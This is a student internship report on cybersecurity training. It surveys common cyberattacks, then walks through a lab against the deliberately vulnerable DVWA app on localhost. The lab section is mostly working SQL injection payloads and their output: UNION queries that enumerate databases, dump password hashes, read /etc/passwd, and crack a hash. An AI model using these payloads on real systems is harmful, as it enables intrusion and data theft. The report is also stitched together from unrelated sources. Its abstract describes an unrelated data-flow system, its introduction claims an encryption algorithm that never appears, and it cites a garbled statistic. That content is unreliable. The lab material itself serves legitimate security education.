

INTERNSHIP REPORT

*A report submitted in partial fulfillment of the requirements for the Award of Degree
of*

BACHELOR OF ENGINEERING in COMPUTER SCIENCE AND ENGINEERING

Submitted by M.SANTHOSH

Reg. No.: 201008077

BE (CSE) – V Semester

Under the Supervision of

Mr.Challa Rohit

ACMEGRADE Head

And

Mr.Manoj Kumar

Mentor for Cyber Security



DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

FACULTY OF ENGINEERING AND TECHNOLOGY

ANNAMALAI UNIVERSITY

ANNAMALAINAGAR – 608002

NOVEMBER - 2022



ANNAMALAI UNIVERSITY
FACULTY OF ENGINEERING AND TECHNOLOGY DEPARTMENT
OF COMPUTER SCIENCE AND ENGINEERING

CERTIFICATE

This is to certify that the “**Internship Report**” submitted by **M.SANTHOSH** Reg. No.: 201008077 is the work done by him and submitted during the academic year 2022 – 2023, in partial fulfillment of the requirements for the award of the degree of **BACHELOR OF ENGINEERING in COMPUTER SCIENCE AND ENGINEERING**, at **ACMEGRADE** .

Internship Coordinator
Department of CSE

Professor & Head
Department of CSE

Internal Examiner

External Examiner

Place:

Date:

Course Code	INDUSTRIAL TRAINING / RURAL INTERNSHIP/ INNOVATION / ENTREPRENEURSHIP	L	TR	S	C
		0	1	2	4

COURSE OBJECTIVES:

- Exhibit knowledge to secure corrupted systems, protect personal data, and secure computer networks in an Organization.
- Practice with an expertise in academics to design and implement security solutions.
- Understand key terms and concepts in Cryptography, Governance and Compliance.
- Develop cyber security strategies and policies

The students will work for two periods per week guided by student counselor. They will be asked to present a seminar of not less than 15 minutes and not more than 30 minutes on any technical topic of student's choice related to Computer Science and Engineering and to engage in discussion with audience. They will defend their presentation. A brief copy of their presentation also should be submitted. Evaluation will be done by the student counselor based on the technical presentation, the report and on the interaction shown during the seminar.

The students will individually undertake a training program in reputed concerns in the field of Computer Science and Engineering during summer vacation for a minimum stipulated period of four weeks. At the end of training the student has to submit the detailed report on the training undertaken within ten days from the commencement of the seventh semester. The student will be evaluated by a team of staff members nominated by the Head of the Department through a viva-voce examination.

COURSE OUTCOMES:

At the end of this course, the students will be able to

- Analyze and evaluate the cyber security needs of an organization.
- Determine and analyze software vulnerabilities and security solutions to reduce the risk of exploitation.
- Measure the performance and troubleshoot cyber security systems.
- Implement cyber security solutions and use of cyber security, information assurance, and cyber/computer forensics software/tools

Mapping of Course Outcomes with Programme Outcomes												
	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
CO1	1	1	-	-	-	-	-	-	-	-	-	-
CO2	1	2	2	-	-	-	-	-	-	-	-	3
CO3	1	-	2	1	2	-	-	-	-	-	-	-
CO4	1	-	-	-	-	-	-	-	2	-	2	1
CO5	1	-	-	-	2	-	-	-	-	3	-	-



CERTIFICATE OF TRAINING COMPLETION

This is to certify that

Mr./Ms. M.SANTHOSH

has successfully completed his / her term of Training

in Cyber Security from 12-Aug-2022

to 12-Sep-2022 and has proven his/her

competency with utmost dedication and promise.



Certificate number: AGC22080353
For certificate authentication
Scan QR code

Challa Rohit

Challa Rohit
Academic Head



ACKNOWLEDGEMENT

First, I would like to thank Mr. K. Challa Rohit, Acedemic Head of **ACMEGRADE** For giving me the opportunity to do an internship within the organization.

I also would like to thank all the people who worked along with me **ACMEGRADE**. It is indeed with a great sense of pleasure and immense sense of gratitude that I acknowledge the help of these individuals.

I wish to express my immense gratitude to **Dr. A. Murugappan**, Dean, Faculty of Engineering and Technology, Annamalai University, for the facilities provided to accomplish this internship.

I would like to convey my heartfelt thanks to **Dr. S. Palanivel**, Professor and Head, Department of Computer Science and Engineering, for his support, encouragement and blessings throughout my internship.

I would like to thank **Dr. S. Ganapathy**, Training and Placement Officer, Faculty of Engineering for his constructive appreciation throughout my internship.

I am extremely grateful to department internship coordinators, **Dr. P. Dhanalakshmi**, Professor and **Dr. S. Mohan**, Assistant Professor, for their support and suggestions to get and complete internship in the organization.

I also would like to express my thanks to my department staff members and friends who helped me in successful completion of this internship.

INTERNSHIP OBJECTIVES

- Internships are generally thought of to be reserved for college students looking to gain experience in a particular field. However, a wide array of people can benefit from training internships in order to receive real world experience and develop their skills.
- Internships are utilized in a number of different career fields, including architecture, engineering, healthcare, economics, advertising and many more.
- Some internships are used to allow individuals to perform scientific research, while others are specifically designed to allow people to gain first-hand experience working.
- Utilizing internships is a great way to build your resume and develop skills that can be emphasized in your resume for future jobs.
- Internship learning objectives should be developed along four dimensions as follows:

1. **Skill development:** Learning and improving skills such as writing, verbal communication, research, technology, teamwork, and leadership. It is the development of these skills that often represent the major benefits of an internship.
2. **Understanding Real-World Application:** Understanding the workplace, operating procedures, the department/company and its products, and other organizational concepts. In addition, this would include knowledge added to existing classroom knowledge, such as new applications or new skills.
3. **Career Awareness:** Internships often provide the opportunity to take a peek at what working for a company or in an industry would be like. Objectives could include learning about career positions and occupations along with the qualities and training required to obtain those positions.
4. **Personal Development:** One of the major benefits of an internship is how it helps you to develop self-confidence, assertiveness, and basic work habits.

ABSTRACT

Business intelligence (BI) systems depend on efficient integration of disparate and often heterogeneous data. The integration of data is governed by data-intensive flows and is driven by a set of information requirements. Designing such flows is in general a complex process, which due to the complexity of business environments is hard to be done manually. In this paper, we deal with the challenge of efficient design and maintenance of data-intensive flows and propose an incremental approach, namely Co AI, for semiautomatically consolidating data-intensive flows satisfying a given set of information requirements. Co AI works at the logical level and consolidates data flows from either high-level information requirements or platform-specific programs. As Co AI integrates a new data flow, it opts for maximal reuse of existing flows and applies a customizable cost model tuned for minimizing the overall cost of a unified solution. We demonstrate the efficiency and effectiveness of our approach through an experimental evaluation using our implemented prototype.

Organisation Information:

ACMEGRADE is a knowledge & skill acquisition portal with the goal of getting the youth of today ready for their professional careers. While we agree that knowledge is important, at AcmeGrade we believe that

knowledge on its own is not nearly enough to survive in today's professional landscape. Thus, we give all our students not only the necessary knowledge, but hone industry relevant skills, and give them the practical experience they need to start successful and rewarding careers in their field of interest.

Programs and opportunities:

Since our global economy has resulted in more Internet-based computers and communication around the world, organisations have grown more vulnerable to hacking and cyber-attacks. As the world's business environment transitions to online and cloud data storage and management, demand for cybersecurity is at an all-time high. As a result, there is a greater demand for cybersecurity professionals that are conversant with and skilled in Artificial Intelligence and Data Science. The scope of cybersecurity has grown significantly in terms of skill sets and jobs.

Cyber security is the science of protecting systems, networks, and data from malicious attacks, whether they are computers, mobile or digital devices, or operating systems. Information security or electronic information security are other terms for it. Cybersecurity aims to help you defend and recover your networks, devices, and programmes from all types of cyber-attacks. Not just commercial data, but also personal data, is at risk due to growing internet exposure. Businesses, governments, and individuals are all vulnerable to cyber-attacks.

Methodologies:

We follow a structured methodology for our projects which starts from designing the solution to the implementation phase. Well planned Project reduces the time to deliver the project and any additional adhoc costs to our clients, hence we dedicate majority of our time understanding our clients business and gather requirements. This ground up approach helps us deliver not only the solution to our clients but also add value to your investments.

Key parts of the report:

Under each division we further provide specific industry solutions on focused domains with cutting edge technologies. **Benefits of the Company/Institution through our report:**

Under each division we further provide specific industry solution on focused domains with cutting edge technologies. We emphasize on building relationships with our clients by delivering projects on time and within budget.

INDEX

S.No	CONTENTS	Page No
1.	Introduction.....	1
2.	Types of Cyber Attacks.....	2
	2.1. Malware Attack	2
	2.2. Phishing Attack	4
	2.3. Man in the Middle Attack	5
	2.4. SQL Injection Attack	6
	2.5. Cross-Site Scripting (XSS) Attack	7
3.	Prevention of Cyber Attacks.....	8
4.	SQL Injection.....	10
	4.1. Overview of SQL Injection.....	11

4.2. Setup of DVWA.....	12
5. Commands	15
6. Screenshots	20
7. Conclusion.....	22
8. Bibliography	23

1.INTRODUCTION TO CYBER SECURITY AND CYBER ATTACKS

According to the report by the White Hat on web security vulnerabilities 2011, it shows that nearly 1415 % of web application attacks account for SQL Injection. With the increasing attacks on web applications, it is very important to have awareness about the existing attacks, because vulnerabilities such as phishing, social engineering attack, denial of service attacks have become very common. The most basic Social Engineering attacks are Phishing and Email spamming.

In this paper we take up SQL Injection, a critical web security vulnerability. SQLIA is a type of codeinjection attack. It is caused mainly due to improper validation Of user input. Solutions addressed to prevent SQL Injection Attack include existing Defensive coding practices alongside encryption algorithms based on randomization. Defensive coding mechanisms are sometimes prone to errors, hence not complete in Eradicating the effect of vulnerability. Defensive programming is sometimes very labour Intensive, thus not very effective in preventing SQLIA. SQL Injection Attack is Application level security vulnerability.

The main intent to use SQL injection attack include illegal access to a database, Extracting information from the database, modifying the existing database, escalation of Privileges of the user or to malfunction an application. Ultimately SQLIA involves Unauthorized access to a database exploiting the vulnerable parameters of a web Application.

The related work which works on similar concept named SQL rand uses Randomization to encrypt SQL keywords. But this needs an additional proxy and Computational overhead and the need to remember those keywords. The overhead Associated with this concept is removed in our proposed algorithm.

The major contributions by us in this paper include, the proposal of Random4 encryption Algorithm to prevent SQLIA. An empirical analysis based on brute force attack to show its Effectiveness is emphasized. The proposed technique is applied in several applications to Prove its correctness

2. Types of Cyber Attacks

There are many varieties of cyber attacks that happen in the world today. If we know the various types of cyberattacks, it becomes easier for us to protect our networks and systems against them. Here, we will closely examine the top ten cyber-attacks that can affect an individual, or a large business, depending on the scale.

Let's start with the different types of cyberattacks on our list:

- 2.1. Malware Attack
- 2.2. Phishing Attack
- 2.3. Men in the Middle Attack
- 2.4. SQL Injection Attack
- 2.5. Cross-Site Scripting (XSS) Attack

2.1. Malware Attack :

Malware is an umbrella term for many forms of harmful software — including ransomware and viruses — that sabotage the operation of computers. That may include fully controlling the computer, recording keystrokes to steal information & passwords, or stealing private data.

Malware can be surreptitiously delivered to a computer in a variety of ways. Tricking the user into downloading what appears to be a harmless file or opening an innocent email attachment are two of the most common ploys.

The most effective way to protect users against malware is to provide users with security awareness training and purchase next-generation antivirus software. NIC can provide both.

Types of Malware:

Botnets – Short for “robot network,” these are networks of infected computers under the control of single attacking parties using command-and-control servers. Botnets are highly versatile and adaptable, able to maintain resilience through redundant servers and by using infected computers to relay traffic. Botnets are often the armies behind today’s distributed denial-of-service (DDoS) attacks.

Ransomware – Is a criminal business model that uses malicious software to hold valuable files, data or information for ransom. Victims of a ransomware attack may have their operations severely degraded or shut down entirely.

Remote Administration Tools (RATs) – Software that allows a remote operator to control a system. These tools were originally built for legitimate use, but are now used by threat actors. RATs enable administrative control, allowing an attacker to do almost anything on an infected computer. They are difficult to detect, as they don’t typically show up in lists of running programs or tasks, and their actions are often mistaken for the actions of legitimate programs

Spyware – Malware that collects information about the usage of the infected computer and communicates it back to the attacker. The term includes botnets, adware, backdoor behavior, keyloggers, data theft and net-worms.

Trojans Malware – Malware disguised in what appears to be legitimate software. Once activated, malware Trojans will conduct whatever action they have been programmed to carry out. Unlike viruses and worms, Trojans do not replicate or reproduce through infection. “Trojan” alludes to the mythological story of Greek soldiers hidden inside a wooden horse that was given to the enemy city of Troy.

2.2. Phishing Attack :

Phishing is one of the most common types of cyber attacks for installing malware and extracting private data. Phishers typically send their targets a fake email that appears to be from a legitimate source, such as one of your coworkers or a third-party business partner. The email typically contains an attachment that, when clicked, installs malware on your computer. Alternatively, the link may send you to a fake website that asks for private data.

One element of phishing attacks is almost always the same: they request you to urgently address what appears to be an important matter, such as fraudulent activity regarding a business account. Because the email appears to come from a trusted source, it's easy to see how the target can take the bait.

The most effective way to combat phishing is to implement staff awareness training, a good email spam/virus filtering solution, and event monitoring solution (SIEM). If your in-house IT department is not capable of this, a managed IT services company such as NIC can provide all of this.

Types of Phishing Attack ;

Deceptive phishing .

Deceptive phishing is the most common type of phishing. In this case, an attacker attempts to obtain confidential information from the victims. Attackers use the information to steal money or to launch other attacks. A fake email from a bank asking you to click a link and verify your account details is an example of deceptive phishing.

Spear phishing .

Spear phishing targets specific individuals instead of a wide group of people. Attackers often research their victims on social media and other sites. That way, they can customize their communications and appear more authentic. Spear phishing is often the first step used to penetrate a company's defenses and carry out a targeted attack.

Whaling .

When attackers go after a “big fish” like a CEO, it’s called whaling. These attackers often spend considerable time profiling the target to find the opportune moment and means of stealing login credentials. Whaling is of particular concern because high-level executives are able to access a great deal of company information.

Pharming .

Similar to phishing, pharming sends users to a fraudulent website that appears to be legitimate. However, in this case, victims do not even have to click a malicious link to be taken to the bogus site. Attackers can infect either the user’s computer or the website’s DNS server and redirect the user to a fake site even if the correct URL is typed in.

2.3. Man in the Middle Attack :

A man in the middle (MITM) attack is a general term for when a perpetrator positions himself in a conversation between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway.

The goal of an attack is to steal personal information, such as login credentials, account details and credit card numbers. Targets are typically the users of financial applications, SaaS businesses, ecommerce sites and other websites where logging in is required.

Information obtained during an attack could be used for many purposes, including identity theft, unapproved fund transfers or an illicit password change.

Types of MIN Attack :

ARP Spoofing

ARP is the Address Resolution Protocol. It is used to resolve IP addresses to physical MAC (media access control) addresses in a local area network. When a host needs to talk to a host with a given IP

address, it references the ARP cache to resolve the IP address to a MAC address. If the address is not known, a request is made asking for the MAC address of the device with the IP address.

mDNS Spoofing

Multicast DNS is similar to DNS, but it's done on a local area network (LAN) using broadcast like ARP. This makes it a perfect target for spoofing attacks. The local name resolution system is supposed to make the configuration of network devices extremely simple. Users don't have to know exactly which addresses their devices should be communicating with; they let the system resolve it for them. Devices such as TVs, printers, and entertainment systems make use of this protocol since they are typically on trusted networks. When an app needs to know the address of a certain device, such as tv.local, an attacker can easily respond to that request with fake data, instructing it to resolve to an address it has control over. Since devices keep a local cache of addresses, the victim will now see the attacker's device as trusted for a duration of time.

DNS Spoofing

Similar to the way ARP resolves IP addresses to MAC addresses on a LAN, DNS resolves domain names to IP addresses. When using a DNS spoofing attack, the attacker attempts to introduce corrupt DNS cache information to a host in an attempt to access another host using their domain name. This leads to the victim sending sensitive information to a malicious host, with the belief they are sending information to a trusted source. An attacker who has already spoofed an IP address could have a much easier time spoofing DNS simply by resolving the address of a DNS server to the attacker's address.

2.4. SQL Injection :

Structured query language (SQL) attacks are carried out against servers that use an SQL programming language to manage various types of critical information in their databases. This type of cyber attack generally requires the perpetrator to have pro-level coding skills, as malicious code must be used to trigger servers that run SQL to reveal information that they normally wouldn't. The perpetrator essentially targets a vulnerability in the SQL code.

2.5. Cross-Site Scripting (XSS) Attack :

This type of cyber attack is similar to an SQL attack in that it involves using malicious code to steal information. However, a hacker who tries to hit you with an XSS attack is typically trying to take advantage of parties that access your databases, as opposed to strictly trying to mine information from it directly. Once a user accesses your servers, the malicious code attacks the databases of the user's computer.

Among the various types of cyber attacks, XSS attacks are especially underhanded. Because the malicious code doesn't attack a company's servers, the company is unlikely to know that the code is there until many users have been affected, creating a distinctive pattern of data theft.

3. Prevention of Cyber Attacks

Maintain an Accurate Inventory of Control System Devices and Eliminate Any Exposure of This Equipment to External Networks

Never allow any machine on the control network to talk directly to a machine on the business Network or on the Internet. Although some organizations' industrial control systems may not Directly face the Internet, a connection still exists if those systems are connected to a part of the Network – such as the corporate side – that has a communications channel to external (nontrusted) resources (i.e., to the Internet).

Implement Network Segmentation and Apply Firewalls

Network segmentation entails classifying and categorizing IT assets, data, and personnel into Specific groups, and then restricting access to these groups. By placing resources into different Areas of a network, a compromise of one device or sector cannot translate into the exploitation of The entire system. Otherwise, cyber threat actors would be able to exploit any vulnerability within An organization's system – the “weakest chain in the link” – to gain entry and move laterally Throughout a network and access sensitive equipment and data. Given the rise of the “Internet of Things” – whereby many previously non-Internet connected devices, such as video cameras, are Now linked to systems and the web – the importance of segmenting networks is greater than ever.

Use Only Strong Passwords, Change Default Passwords, and Consider Other Access Controls

Use strong passwords to keep your systems and information secure, and have different passwords For different accounts. Hackers can use readily available software tools to try millions of character Combinations to attempt an unauthorized login – this is called a “brute force attack.” Passwords Should have at least eight characters, but longer passwords are stronger, because of the greater Number of characters to guess. Also, include uppercase and lowercase letters, numerals, and special Characters. Change all default passwords upon installation of new software, particularly for Administrator accounts and control system devices, and regularly thereafter. Implement other Password security features, such as an account lock-out that activates when too many incorrect Passwords have been entered. Organizations may also consider requiring multi-factor Authentication, which entails users verifying their identities – via codes sent to devices they Previously registered – whenever they attempt to sign-in.

Establish Role-Based Access Controls and Implement System Logging

Role-based access control grants or denies access to network resources based on job functions. This Limits the ability of individual users – or attackers – to reach files or parts of the system they

Shouldn't access. For example, SCADA system operators likely do not need access to the billing Department or certain administrative files. Therefore, define the permissions based on the level of Access each job function needs to perform its duties, and work with human resources to implement Standard operating procedures to remove network access of former employees and contractors. In Addition, limiting employee permissions through role-based access controls can facilitate tracking Network intrusions or suspicious activities during an audit.

Implement an Employee Cybersecurity Training Program

Cybersecurity for critical infrastructure sectors that operate industrial control systems, such as the Water and wastewater sector, is extremely important given that these systems are increasingly Being targeted. When employees aren't involved in cybersecurity, not only can vulnerabilities and Threats go unnoticed but the employees themselves can become conduits through which attacks are Executed. Therefore, employees should receive initial and periodic cybersecurity training, helping to Maintain the security of the organization as a whole.

4.SQL Injection

SQL injection, also known as SQLI, is a common attack vector that uses Malicious SQL code for backend database manipulation to access Information that was not intended to be displayed. This information May include any number of items, including sensitive company data, User lists or private customer details.The Impact SQL injection can have on a business is far-reaching. A Successful attack may result in the unauthorized viewing of user lists, The deletion of entire tables and, in certain cases, the attacker gaining Administrative rights to a database, all of which are highly detrimental To a business.

4.1. Overview of SQL Injection :

SQL is a standardized language used to access and manipulate databases to build Customizable data views for each user. SQL queries are used to execute commands, Such as data retrieval, updates, and record removal. Different SQL elements Implement these tasks, e.g., queries using the SELECT statement to retrieve data, Based on user-provided parameters.

Types of SQL Injections

SQL injections typically fall under three categories: In-band SQLi (Classic), Inferential SQLi (Blind) and Out-of-band SQLi. You can classify SQL injections types based on the methods they use to access backend data and their damage potential.

In-band SQLi

The attacker uses the same channel of communication to launch their attacks and to Gather their results. In-band SQLi's simplicity and efficiency make it one of the most

Inferential (Blind) SQLi

The attacker sends data payloads to the server and observes the response and Behavior of the server to learn more about its structure. This method is called blind SQLi because the data is not transferred from the website database to the attacker, Thus the attacker cannot see information about the attack in-band. Blind SQL injections rely on the response and behavioral patterns of the server so They are typically slower to execute but may be just as harmful.

Out-of-band SQLi

The attacker can only carry out this form of attack when certain features are enabled

On the database server used by the web application. This form of attack is primarily Used as an alternative to the in-band and inferential SQLi techniques. Out-of-band SQLi is performed when the attacker can't use the same channel to Launch the attack and gather information, or when a server is too slow or unstable for These actions to be performed. These techniques count on the capacity of the server To create DNS or HTTP requests to transfer data to an attacker.

4.2. Setup of DVWA :

Step 1: Download Damn Vulnerable Web Application (DVWA)

To get started, we will need to clone the DVWA GitHub into our /var/www/html directory. That is the location where Localhost files are stored in Linux systems. Launch the Terminal and change our directory to the /var/www/html directory with the command below.

```
$ cd /var/www/html
```

Step 2: Configure DVWA

After downloading cloning DVWA in our /var/www/html directory, we still need to do some minor configurations. To get started, let's set read, write, and execute permissions to the DVWA directory. Execute the command below.

```
$ chmod -R 777 dvwa/
```

Step 3: Install MySQL on Kali Linux

By default, MySQL comes pre-installed on Kali Linux. If that's not the case for you or maybe you messed up with MySQL, we can go ahead and install it manually. If you have worked with Debian-based distributions, MySQL comes in two packages:

Mysql-server

Mysql-client

```
sudo apt install default-mysql-server
```

Step 4: Configure MySQL Database

Start the Mysql service with the command below:

```
$ sudo service mysql start
```

Login to the MySQL database using the command below as root. If you have another name set for the superuser in your system, use it instead of root.

```
$ sudo mysql -u root -p
```

We will create a new user with the username and password set in our DVWA application configuration file. In my case, the username was 'user,' and the password was 'pass.' The server we are using is Localhost (127.0.0.1). Use the command below.

```
Create user 'user'@'127.0.0.1' identified by 'pass';
```

We need to grant this new user privilege over the dvwa database. Execute the command below.

```
Grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
```

Step 5: Install PHP

PHP comes installed in Kali Linux. However, if you want to install a particular version, you can do it manually from the Terminal. In this post, we will install PHP 7.4 which is the latest release as of writing this post. Follow the steps below.

First, update your system and add the SURY PHP PPA repository by executing the commands below.

```
Sudo apt update
```

```
Sudo apt -y install lsb-release apt-transport-https ca-certificates
```

```
Sudo wget -O /etc/apt/trusted.gpg.d/php.gpg https://packages.sury.org/php/apt.gpg
```

```
Echo "deb https://packages.sury.org/php/ buster main" | sudo tee /etc/apt/sources.list.d/php.list
```

Step 6: Configure Apache Server

Now, we need to configure the server. Use the command below to change your location on the Terminal to point to /etc/php/7.3/apache2 directory.

```
$ cd /etc/php/7.4/apache2
```

Step 7: Access DVWA on Your Browser


That's it! We now have everything configured, and we can proceed to launch DVWA. Open your browser and enter the URL:

<http://127.0.0.1/dvwa/>

5.Commands

Order to exploit SQL injection vulnerabilities we need to figure out how the query is built in order to inject our parameter in a situation that the query will remain true. For example in the DVWA we can see a text field where it asks for user ID. If we enter the number 1 and we click on the submit button we will notice that it will return the first name and the surname of the user with ID=1.

```
SELECT First_Name, Last_Name FROM users WHERE ID='1';
```



Vulnerability: SQL Injection

User ID:

1 Submit

ID: 1
First name: admin
Surname: admin

Id=2 —> First Name: Gordon Surname: Brown

Id=3 —> First Name: Hack Surname: Me

Id=4 —> First Name: Pablo Surname: Picasso

Id=5 —> First Name: Bob Surname: Smith

Alternative solution that would extract all the First names and Surnames from the table it would be to use the following injection string. The SQL query in this case will be something like this:

```
SELECT First_Name, Last_Name FROM users WHERE ID=a' OR ''=;
```

Vulnerability: SQL Injection

User ID:

ID: a' OR ''=

First name: admin

Surname: admin

ID: a' OR ''=

First name: Gordon

Surname: Brown

ID: a' OR ''=

First name: Hack

Surname: Me

ID: a' OR ''=

First name: Pablo

Surname: Picasso

ID: a' OR ''=

First name: Bob

Surname: Smith

The next step will be to try to identify what kind of database is running on the back-end in order to construct the queries accordingly and to extract the information that we want

MySQL the queries that will return the version of the database are the following:

Select version() and Select @@version

we will use the UNION statement in order to join two queries

```
union select @@version#
```



Vulnerability: SQL Injection

User ID:

' union select 1,@@version; Submit

ID: ' union select 1,@@version#
First name: 1
Surname: 5.0.51a-3ubuntu5

The hostname of our target can be discovered with the @@hostname statement. Specifically we will have:

```
' union select null,@@hostname #
```

Identify the database version and the hostname is time to find the number of columns.

```
SELECT First_Name,Last_Name FROM users WHERE ID='1';
```

We can query the available columns of the table by using the order by syntax.

```
SELECT First_Name,Last_Name FROM users WHERE ID=' ' order by 1 #
```

Only 2 columns returned when the above query is executed which in this case are the First_Name and Last_Name.

IN MySQL the queries that can retrieve the current database user are two:

```
SELECT user();
```

```
SELECT current_user;
```

Vulnerability: SQL Injection

User ID:

' union all select system_us Submit

```
ID: ' union all select system_user(),user() #  
First name: root@localhost  
Surname: root@localhost
```

We can use the ' union select null,database() # to find the database name which in this case is the dvwa as we can see

Based on the previous query we will have:

' union select null,schema_name from information_schema.schemata

this will return to us the current databases

```
ID: ' union select null,schema_name from information_schema.schemata #  
First name:  
Surname: information_schema  
  
ID: ' union select null,schema_name from information_schema.schemata #  
First name:  
Surname: dvwa  
  
ID: ' union select null,schema_name from information_schema.schemata #  
First name:  
Surname: metasploit  
  
ID: ' union select null,schema_name from information_schema.schemata #  
First name:  
Surname: mysql  
  
ID: ' union select null,schema_name from information_schema.schemata #  
First name:  
Surname: owasp10  
  
ID: ' union select null,schema_name from information_schema.schemata #  
First name:  
Surname: tikiwiki  
  
ID: ' union select null,schema_name from information_schema.schemata #  
First name:  
Surname: tikiwiki195
```

union select null,table_name from information_schema.tables #

union select null,table_name from information_schema.tables where table_schema = 'owasp10' #


```
union select null,concat(table_name,0x0a,column_name) from information_schema.columns where  
table_name= 'users' #
```

```
union select null,concat(first_name,0x0a,password) from users #
```

```
union select null,@@datadir #
```

```
union all select load_file('/etc/passwd'),null #
```

Result

6.Screenshot

HOMEPAGE OF DVWA

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

BASIC SQL INJECTION

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

7.CONCLUSION

We saw from this article SQL injection is a high critical vulnerability because once it has been discovered it allows us with the use of the appropriate queries to extract information both from the database and the system. Damn vulnerable web application give us the opportunity to exploit this vulnerability in order to understand better how sql injection works and of course to stay ethical.

This write-up of SQL injection with DVWA having low-security settings was pretty easy, but I hope It was didactic as much as possible. The practice will make you more confident to approach even more complicated scenarios during your penetration testing or bug hunting.

8.BIBLIOGRAPHY

1. Wei, K., Muthuprasanna, M., & Suraj Kothari. (2006, April 18). Preventing SQL injection attacks in stored procedures. Software Engineering IEEE Conference. Retrieved November 2, 2007, from <http://ieeexplore.ieee.org>
2. Thomas, Stephen, Williams, & Laurie. (2007, May 20). Using Automated Fix

Generation to Secure SQL Statements. Software Engineering for Secure Systems IEEE

CNF. Retrieved November 6, 2007, from <http://ieeexplore.ieee.org>

3. Merlo, Ettore, Letarte, Dominic, Antoniol & Giuliano. (2007 March 21). Automated Protection of PHP Applications Against SQL-injection Attacks. Software Maintenance and Reengineering, 11th European Conference IEEE CNF. Retrieved November 9, 2007, from <http://ieeexplore.ieee.org>